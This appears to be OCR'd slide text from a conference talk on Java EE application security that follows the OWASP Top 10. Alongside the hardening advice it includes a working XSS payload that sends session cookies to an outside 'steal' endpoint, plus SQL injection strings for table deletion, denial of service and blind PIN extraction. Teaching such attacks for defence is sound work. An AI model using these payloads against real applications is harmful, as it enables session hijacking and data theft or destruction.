Building Secure Applications with Java EE

Patrycja Wegrzynowicz

CTO, Yonita, Inc.

About Me

- 15+ professional experience
  - Software engineer, architect, head of software R&D
- Author and speaker
  - JavaOne, Devoxx, JavaZone, TheServerSide Java Symposium, Jazoon, OOPSLA, ASE, others
- Finalizing PhD in Computer Science
- Founder and CTO of Yonita
  - Bridge the gap between the industry and the academia
  - Automated detection and refactoring of software defects
  - Trainings and code reviews
  - Security, performance, concurrency, databases
- @yonlabs

Agenda

- Introduction to security
- OWASP
- Security in Java EE
  - Application attacks
  - Application hardening
- Security take-away

Security Stories 2014

#!/bin/bash

YONITA

Terminology

- Vulnerability
  - Weakness in a system
- Threat agent
  - Often a hacker
- Attack
  - Action of exploiting a vulnerability
- Threat
  - Possible damage

YONITA

Technical and Business Impact Factors

Technical	Business
• Loss of confidentiality • Loss of integrity • Loss of availability • Loss of accountability	• Financial damage • Reputation damage • Non-compliance • Privacy violation

OWASP

- Open Web Application Security Project
  - Not-for-profit organization since 2001
- Documents
  - Top 10 Security Risks
  - Guidelines
  - Cheat sheets
- Tools and libraries
  - Zed Attack Proxy (ZAP)
  - Enterprise Security API (ESAPI)
- Teaching environments
  - WebGoat

OWASP Top 10 2013

- **A1** Injection
- **A2** Broken Authentication and Session Management
- **A3** Cross-Site Scripting (XSS)
- **A4** Insecure Direct Object Reference
- **A5** Security Misconfiguration
- **A6** Sensitive Data Exposure
- **A7** Missing Function Level Access Control
- **A8** Cross-Site Request Forgery (CSRF)
- **A9** Using Known Vulnerable Components
- **A10** Unvalidated Redirects and Forwards

OWASP Top 10 2013

A1 Injection

A2 Broken Authentication and Session Management

A3 Cross-Site Scripting (XSS)

A4 Insecure Direct Object Reference

A5 Security Misconfiguration

A6 Sensitive Data Exposure

A7 Missing Function Level Access Control

A8 Cross-Site Request Forgery (CSRF)

A9 Using Known Vulnerable Components

A10 Unvalidated Redirects and Forwards

OWASP Top 10 2013

A1 Injection

A2 Broken Authentication and Session Management

A3 Cross-Site Scripting (XSS)

A4 Insecure Direct Object Reference

A5 Security Misconfiguration

A6 Sensitive Data Exposure

A7 Missing Function Level Access Control

A8 Cross-Site Request Forgery (CSRF)

A9 Using Known Vulnerable Components

A10 Unvalidated Redirects and Forwards

Application Attacks

- Session attacks
  - A2 Broken authentication and session management
  - A6 Sensitive Data Exposure
- Client-side attacks
  - A3 Cross-Site Scripting (XSS)
  - A8 Cross-Site Request Forgery (CRSF)
- Unauthorized access attacks
  - A7 Missing Level Function Access Control
  - A4 Insecure Direct Object Reference
- Server-side attacks
  - A1 Injections
  - A10 Unvalidated redirects and forwards

Session Attacks

What is HTTP?

YONITA

What is a Web Session?

- Session identifies interactions with one user
- Unique identifier associated with every request
  - Header
  - Parameter
  - Cookie
  - Hidden field

Session Hijacking

- Session theft
  - URL, sniffing, logs, XSS
- Session fixation
- Session prediction

Demo: Session Exposed in URL

- I will log into a sample application
- I will post a link with my session id via twitter (@yonlabs)
- Hijack my session ☺

How to Avoid Session in URL?

- Default: allows cookies and URL rewriting
  - Default cookie, fall back on URL rewriting
  - To embrace all users
  - Disabled cookies in a browser
- Disable URL rewriting in an app server
  - App server specific
- Tracking mode
  - Java EE 6, web.xml

web.xml

```
<!-- Java EE 6, Servlet 3.0 -->
<session-config>
        <tracking-mode>COOKIE</tracking-mode>
</session-config>
```

Session Sniffing

- How to find out a cookie?
  - e.g. network monitoring and packet sniffing
- How to use a cookie?
  - Browsers' plugins and add-ons
  - Intercepting proxy (e.g., OWASP ZAP)
  - DIY: write your own code

Demo: Session Sniffing

- Wireshark
- ZAP

How to Avoid Session Exposure During Transport?

How to Avoid Session Exposure During Transport?


Encrypt! Use HTTPS.

web.xml

```
<!-- Java EE 6, Servlet 3.0 -->
<session-config>
        <cookie-config>
                <secure>true</secure>
        </cookie-config>
        <tracking-mode>COOKIE</tracking-mode>
</session-config>
```

Session Exposure

- Transport
  - Unencrypted transport
- Client-side
  - XSS
  - Attacks on browsers/OS
- Server-side
  - Logs
  - Session replication
  - Memory dump



YONITA

Session Exposure

- Transport
  - Unencrypted transport
- Cl
- S
  - Logs
  - Session replication
  - Memory dump

A6 Sensitive Data Exposure

A6 Sensitive Data Exposure

A6 Sensitive Data Exposure Best Practices

- For all sensitive data
- Encrypt at rest and in transit
- Use strong algorithms and keys
- Disable autocomplete and disable caching

How to Steal a Session if Secure Transport Used?

How to Steal a Session if Secure Transport Used?

Attack the Client!

Demo: Session Grabbed by XSS

- JavaScript code to steal a cookie
- Servlet to log down stolen cookies
- Vulnerable application to be exploited via injected JavaScript code (XSS)

Demo: Session Grabbed by XSS

- I will store malicious JavaScript code in the app
  - Through writing an opinion
- Log into the vulnerable application
  - http://javaone.yonita.com:8080/session-xss-1.0.0/
  - Any non empty user name
- Click ‚View others opinions' page
- Wait until I will hijack your session ☺

JavaScript to Steal a Cookie

```
<script>
<!-- hacker's service -->
        theft = 'http://javaone.yonita.com/steal?cookie='
<!-- to avoid Same Origin Policy -->
        image = new Image();
        image.src = theft + document.cookie;
</script>
```

web.xml

```
<!-- Java EE 6, Servlet 3.0 -->
<session-config>
        <cookie-config>
                <secure>true</secure>
                <http-only>true</http-only>
        </cookie-config>
        <tracking-mode>COOKIE</tracking-mode>
</session-config>
```

Demo: Session Grabbed by XSS

- I will write an opinion about the service
  - And inject malicious JavaScript code
- L
  - 0/
- Click „View others opinions" page
- Wait until I will hijack your session ☺

A3 Cross-Site Scripting XSS

Session Fixation: Scenario

- Hacker opens a web page of a system in a browser
  - New session initialized
- Hacker stores the session id
- Hacker leaves the browser open
- User comes and logs into the app
  - Uses the session initialized by the hacker
- Hacker uses the stored session id to hijack the user's session

Session Fixation: Solution

- Change the session ID after a successful login
  - more generally: escalation of privilages
- Java EE 7 (Servlet 3.1)
  - HttpServletRequest.changeSessionId()
- Java EE 6
  - HttpSession.invalidate()
  - HttpServletRequest.getSession(true)

A2 Broken Authentication and Session Management

A2 Broken Session Management Best Practices

- Random, unpredicable session id
  - At least 16 characters
- Secure transport and storage of session id
  - Cookie preferred over URL rewriting
  - Cookie flags: secure, httpOnly
  - Consistent use of HTTPS
    - How to serve static content?
  - Don’t msix HTTP and HTTPS under the same domain/cookie path
  - Don’t use too broad cookie paths

A2 Broken Session Management Best Practices cont.

- Session creation and destruction
  - New session id after login
  - Logout button
  - Session timeouts: 2”-5” for critical apps, 15”-30”for typical apps
- Session associated with the headers of the first request
  - IP, User-Agent,...
  - If they don’t match, something’s going on (invalidate!)

A2 Broken Authentication Best Practices cont.

- Authentication based on standards and frameworks
  - Don’t develop your own framework
- Secure storage and transport of credentials
  - Salted hashed passwords
  - Strong cryptography

A2 Broken Authentication Best Practices cont.

- Java EE
  - Declarative security implemented using annotations or descriptors
    - Does not force new session id after login (session fixation possible)
  - Programmatic security
    - Java EE 7, Servlet 3.1
    - HttpServletRequest: authenticate, login, logout
    - Advanced flows and requirements

A2 Broken Authentication Best Practices cont.

- My choice
  - Programmatic authentication with Java EE 7
    - HttpServletRequest: authenticate, login, logout
  - Declarative authorization
    - web.xml
    - @RolesAllowed, @PermitAll, @DenyAll
- Configuration details based on an app server

Security Constraint in web.xml
Any problem?

```
<security-constraint>
  <web-resource-collection>
    <web-resource-name>All</web-resource-name>
    <url-pattern>/*</url-pattern>
    <http-method>POST</http-method>
    <http-method>GET</http-method>
  </web-resource-collection>
  <auth-constraint>
    <role-name>PARTNER</role-name>
  </auth-constraint>
  <user-data-constraint>
    <transport-guarantee>CONFIDENTIAL</transport-guarantee>
  </user-data-constraint>
</security-constraint>
```

Security Constraint in web.xml
Any problem?

```
<security-constraint>
  <web-resource-collection>
    <web-resource-name>All</web-resource-name>
    <url-pattern>/*</url-pattern>
<!-- HEAD falls back to GET! RFC -->
    <http-method>POST</http-method>
    <http-method>GET</http-method>
  </web-resource-collection>
  <auth-constraint>
    <role-name>PARTNER</role-name>
  </auth-constraint>
  <user-data-constraint>
    <transport-guarantee>CONFIDENTIAL</transport-guarantee>
  </user-data-constraint>
</security-constraint>
```

Security Constraint in web.xml
Any problem?

```
<security-constraint>
  <web-resource-collection>
    <web-resource-name>All</web-resource-name>
    <url-pattern>/*</url-pattern>
    <
    <
  </v
  <a
    <
  </a
  <user-data-constraint>
    <transport-guarantee>CONFIDENTIAL</transport-guarantee>
  </user-data-constraint>
</security-constraint>
```

A7 Missing Level Function Access Control

A7 Missing Function Level Access Control

A7 Missing Function Level Access Control

- Check always on server-side!
  - Web resources
  - Services
- Don’t show UI navigation to unauthorized functions
- Process of managing access rights
  - Update and audit easily

A3 Cross-Site Scripting (XSS)

A3 Cross-Site Scripting (XSS)

- User supplied input is not properly escaped or verified before generating the output page
  - User supplied HTML, specifically scripts, interpreted by a browser
- Reflected XSS
  - Request data (parameters)
  - Hacker prepares a malicious link and tricks a user to click it
- Stored XSS
  - Persistent data
  - Hacker stores malicious data in a system and users run into it during regular interaction

JavaScript to Steal a Cookie

```
<script>
<!-- hacker's service -->
        theft = 'http://javaone.yonita.com/steal?cookie='
<!-- to avoid Same Origin Policy -->
        image = new Image();
        image.src = theft + document.cookie;
</script>
// URL Encoded
%3Cscript%3E%0A%09theft+%3D+%3Fhttp%3A%2F%2Fjava
one.yonita.com%2Fsteal%3Fcookie%3D%3F%0A%09image
+%3D+new+Image%28%29%3B%0A%09image.src+%3D+the
ft+%2B+document.cookie%3B%0A%3C%2Fscript%3E
```

Reflected XSS: Example

- A vulnerable search page:
  - A query term displayed as is
  - JSP: Query: ${query}
- Hacker's link:
  - http://.../query?puppy%3Cscript%3E%0A%09theft+%3D+%3Fhttp%3A%2F%2Fjavaone.yonita.com%2Fsteal%3Fcookie%3D%3F%0A%09image+%3D+new+Image%28%29%3B%0A%09image.src+%3D+theft+%2B+document.cookie%3B%0A%3C%2Fscript%3E
  - Hidden under Cute puppies
  - Or autoloaded in image.src
- Phising emails

A3 Cross-Site Scripting (XSS) Best Practices

- Escape all untrusted data
  - JSP vs. Facelets!
  - JSF 1.X vs. JSF 2.X
  - Much more care needed in all frameworks based on JSP
  - ${...} (!), h:outputText, c:out
- Positive or whitelist validation
  - Allowed values instead of disallowed values
  - Validate as much as possible based on business rules

A8 Cross-Site Request Forgery (CSRF)

Demo: CSRF to Use a Session

- I will log into the application
- Log into the application
  - https://javaone.yonita.com:8181/session-csrf-1.0.0/
  - Any non empty user name
- Click on the link
  - https://javaone.yonita.com:8181/attack-csrf-1.0.0/
- I will check my account balance ☺

A8 Cross-Site Request Forgery

- Browsers send credentials like session cookies automatically!
- Attackers can create malicious web pages...
  - Image tags, XSS
- ...that generate requests in the context of the user browser
  - Phising emails, WWW email clients, clicking randomly in the internet

A8 Cross-Site Request Forgery Best Practices

- Unique token
  - Like session id: random, unpredictable
- Re-authentication before important operations

A8 Cross-Site Request Forgery Best Practices

- Java EE
  - JSF: javax.faces.ViewState
  - JSF 1.X: too weak token
  - JSF 2.X: strong token
- Stateless views
  - Can be turned off since JSF 2.2!
  - <f:view transient=„true”>
  - Be careful!

A1 Injections

Injections

- Injection flaws occur when an app sends untrusted data to an interpreter
  - SQL Injection
  - XSS (Cross-Site Scripting)
  - ORM Injection
  - NoSql Injection
  - Xpath Injection
  - JSON Injection
  - Cmd Injection

Simple SQL/ORM Injection

String sqlQuery = "SELECT * FROM ACCOUNT WHERE CUST_ID = '"+id+"';

String jpqlQuery = "from Account where custId = '"+id+"';

http://www.example.com/app/accounView?id=' or '1' = '1

http://www.example.com/app/accounView?id= %27+or+%271%27+%3D+%271

SELECT * FROM ACCOUNT WHERE CUST_ID = '' or '1' = '1'

from Account where custId = '' or '1' = '1'

SQL Injection - Damages

- Loss of confidentiality

```
SELECT ... WHERE ... OR 1=1
```

- Loss of integrity

```
5; DROP TABLE ACCOUNTS;
```

- Loss of availability

```
5; BENCHMARK(99999999,MD5(NOW()))
```

- Stored SQL

```
; CREATE TRIGGER …
```

Interesting Injections

YONITA


Interesting Injections

YONITA

SQL Injection Versions

- Blind SQL Injection
  - If you don’t get any data only two states of a response
- Timing SQL Injection
  - If you don’t get anything

Blind SQL Injection



Blind SQL Injection – Testing 1st Digit of a PIN

5 AND

(substr((SELECT PIN FROM USERS WHERE ID=1), 1 , 1)) = ' 1')

5 AND

(substr((SELECT PIN FROM USERS WHERE ID=1), 1 , 1)) = ' 2')

5 AND


(substr((SELECT PIN FROM USERS WHERE ID=1), 1 , 1)) = ' 3')

...

...

We can use a binary search. ☺

Timing SQL Injection



YONITA


Timing SQL Injection

http://www.example.com/app/viewWeather?size=5

```
IF(CONDITION, BENCHMARK(99999999,MD5(NOW()),0)
```

The weather forecast is displayed.

Timing SQL Injection Reduced to Blind SQL Injection




YONITA

A1 Injections
Best Practices

- Use a safe API
  - Parametrized interfaces
  - PreparedStatement
  - JPA Criteria
- If a safe API unavailable
  - Carefully escape characters
  - Consider usage of existing libraries (OWASP ESAPI)
- Strong type checking
- Strong input validation rules

Security Take Away

- Nobody's perfect!
  - Learn, learn, learn...
- Use standard components and APIs
  - Java EE
- Don't trust anyone
  - Input validation
- Incorporate security into your development process



Q&A

patrycja@yonita.com

@yonlabs

YONITA